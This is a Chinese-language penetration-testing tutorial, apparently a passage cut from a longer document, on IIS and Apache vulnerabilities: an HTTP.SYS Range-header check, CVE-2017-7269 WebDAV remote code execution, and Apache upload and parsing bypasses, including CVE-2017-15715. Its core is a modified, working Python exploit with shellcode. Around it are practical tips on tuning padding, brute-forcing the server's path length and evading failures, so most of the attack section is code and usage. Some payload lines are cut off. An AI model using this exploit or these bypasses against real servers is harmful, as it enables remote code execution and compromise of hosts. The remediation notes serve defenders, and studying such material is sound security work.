2.编辑请求头，增加`Range: bytes=0-18446744073709551615`字段，若返回码状态为`416 Requested Range Not Satisfiable`，则存在HTTP.SYS远程代码执行漏洞



漏洞有点鸡肋，配合其他漏洞使用还是可以用用的，具体使用可转至MSF中。

修复建议


安装修复补丁（KB3042553）

RCE-CVE-2017-7269

Microsoft Windows Server 2003 R2中的Internet信息服务（IIS）6.0中的WebDAV服务中的ScStoragePathFromUrl函数中的缓冲区溢出允许远程攻击者通过以"If：<http：//"开头的长标头执行任意代码PROPFIND请求。

影响范围：
在Windows 2003 R2（Microsoft(R) Windows(R) Server 2003, Enterprise Edition Service Pack 2）上使用IIS 6.0并开启WebDAV扩展。

复现：
CVE作者给出的exp 计算机弹弹弹！！！
用python2 运行，结果如下。



任务管理器开启了calc.exe进程，因为计算器是网络服务权限打开的，所以我们在桌面上看不见。


这个漏洞有几个需要注意的地方，如下。

由于作者提供的Exp执行之后就卡在那里了，因此不适合用弹计算机的shellcode进行测试，网上找了个dalao的回显shellcode来测试。

首先将上图中python2 IDE运行时产生的Raw类型的HTTP数据包copy保存至记事本中，然后在Burp Repeater模块 Paste from file。

将shellcode更换成如下：


结果：




CVE作者给出的Exp是在默认端口，默认域名，默认路径的情况下适用。

第一个需要注意的是端口和域名绑定问题：


当端口改变时，If头信息中的两个url端口要与站点端口一致，如下。



当域名改变时，If头信息中的两个url域名要与站点域名一致，且HOST头也要与站点域名一致。如下



不修改Host将返回502,如下



Note:

```
测试的时候凡是需要修改IIS配置的操作，修改完毕后都需要重启IIS，
或者在不超过禁用阈值的前提下结束w3wp进程。
```

第二个需要注意的是物理路径问题：

CVE作者提供的Exp是在 默认路径长度等于19(包括结尾的反斜杠)的情况下适用，IIS默认路径一般为：`c:\inetpub\wwwroot`

解决方法：


当路径长度小于19时需要对padding进行添加。
当路径长度大于19时需要对padding进行删除。

ROP和stackpivot前面的padding实际上为UTF8编码的字符，每三个字节解码后变为两个字节的UTF16字符，在保证Exp不出错的情况下，有0x58个字符是没用的。所以可以将前0x108个字节删除，换成0x58个a或b。


原exp 修改后如下：

```
# coding:utf-8
import socket
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(('192.168.124.129',8888))
pay='PROPFIND / HTTP/1.1\r\nHost: www.lxhsec.com\r\nContent-Length: 0\r\n'
pay+='If: <http://www.lxhsec.com:8888/aaaaaaa'
pay+='aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa'
pay+='\xe6\xa9\xb7\xe4\x85\x84\xe3\x8c\xb4\xe6\x91\xb6\xe4\xb5\x86\xe5\x99\x94\xe4\x9d\xac\xe6\x95\x83\xe7\x98\xb2\xe7\x89\xb8\xe5\x9d\x
pay+='>'
pay+=' (Not <locktoken:write1>) <http://www.lxhsec.com:8888/bbbbbbb'
pay+='bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb'
pay+='\xe5\xa9\x96\xe6\x89\x81\xe6\xb9\xb2\xe6\x98\xb1\xe5\xa5\x99\xe5\x90\xb3\xe3\x85\x82\xe5\xa1\xa5\xe5\xa5\x81\xe7\x85\x90\xe3\x80\x
shellcode='VVYA4444444444QATAXAZAPA3QADAZABARALAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIAXA58AAPAZABABQI1AIQIAIQI1111AIAJQI1AYAZBABABABAB30AP
pay+=shellcode
pay+='>\r\n\r\n'
print pay
sock.send(pay)
data = sock.recv(80960)
print data
sock.close
```

执行：




当路径长度小于19时，如下，需要增加12个a，b



而实际中路径常常大于19，需要对padding进行删除。

当路径为c:\www\的时候，a有107个，加起来有114个，除去盘符有111个字符，所以可以把Exp的padding增加至111，并逐次进行减少。当长度不匹配时返回500，成功时返回200，通过爆破方式得到物理路径长度。

成功:



失败:


当然如果能得到物理路径，则用114减去物理路径长度（包括末尾的反斜杠）就是所需的padding长度。

第三个需要注意的是，超时问题。
当exp执行成功一段时间之后（大概十分钟到二十分钟左右，其间无论有无访问），再对这个站点执行exp永远不会成功，同时返回400。

解决方法：
1.等待w3wp重启。
2.测试旁站（因为每个池都是独立的w3wp进程，换一个可能在其他池的旁站进行尝试）

第四个需要注意的是，多次执行错误shellcode

多次执行错误的shellcode会覆盖很多不该覆盖的代码，从而导致正确的shellcode执行时也返回500，
提示信息为：参数不正确，也可能什么都不返回。



解决方法：
1.等待w3wp重启。
2.测试旁站（因为每个池都是独立的w3wp进程，换一个可能在其他池的旁站进行尝试）

修复建议

关闭 WebDAV

Apache

Apache是世界使用排名第一的Web服务器软件。它可以运行在几乎所有广泛使用的计算机平台上，由于其跨平台和安全性被广泛使用，是最流行的Web服务器端软件之一。它快速、可靠并且可通过简单的API扩充，将Perl/Python等解释器编译到服务器中。


解析漏洞

未知扩展名解析漏洞

Apache的解析漏洞依赖于一个特性： **Apache默认一个文件可以有多个以点分割的后缀，当最右边的后缀无法识别（不在mime.types文件内），则继续向左识别，直到识别到合法后缀才进行解析。**

复现：
这里使用phpstudy进行复现。
下载地址：
http://phpstudy.php.cn/phpstudy/phpStudy(PHP5.2).zip

访问phpinfo.php.xxx



实战中可以上传rar，owf等文件进行利用，如果上传phpinfo.php.jpg，即使文件名中有.php，也会直接解析为jpg。因为Apache认识.jpg,停止继续向左识别。


AddHandler导致的解析漏洞。

如果运维人员给.php后缀增加了处理器：

```
AddHandler application/x-httpd-php .php
```

那么，在有多个后缀的情况下，只要一个文件名中含有.php后缀，即被识别成PHP文件，没必要是最后一个后缀。
利用这个特性，将会造成一个可以绕过上传白名单的解析漏洞。

复现：



即使最右边的文件格式是在mime.types文件内，只要文件名中出现.php，就直接被解析为php。

Apache HTTPD 换行解析漏洞（CVE-2017-15715）

影响范围：2.4.0~2.4.29版本
环境：phpstudy2014 Apache + PHP5.4n

此漏洞形成的根本原因，在于$, 正则表达式中$不仅匹配字符串结尾位置，也可以匹配\n 或 \r


在解析PHP时，1.php\x0A将被按照PHP后缀进行解析，导致绕过一些服务器的安全策略。

```
<FilesMatch \.php$>
    SetHandler application/x-httpd-php
</FilesMatch>
```


测试代码：

```
<html>
<body>
    <form action="" method="post" enctype="multipart/form-data">
    <input type="file" name="file" />
    <input type="text" name="name" />
    <input type="submit" value="上传文件" />
    </form>
</body>
</html>
```


```php
<?php
if(isset($_FILES['file'])) {
    $name = basename($_POST['name']);
    $ext = pathinfo($name,PATHINFO_EXTENSION);
    if(in_array($ext, ['php', 'php3', 'php4', 'php5', 'phtml', 'pht'])) {
        exit('bad file');
    }
echo "ok";
    move_uploaded_file($_FILES['file']['tmp_name'], './' . $name);
}
?>
```




点击Go后，效果如下:




相同代码在Linux下进行测试，可以正常写入。



访问：



限制：获取文件名时不能用$_FILES['file']['name']，因为它会自动把换行去掉。



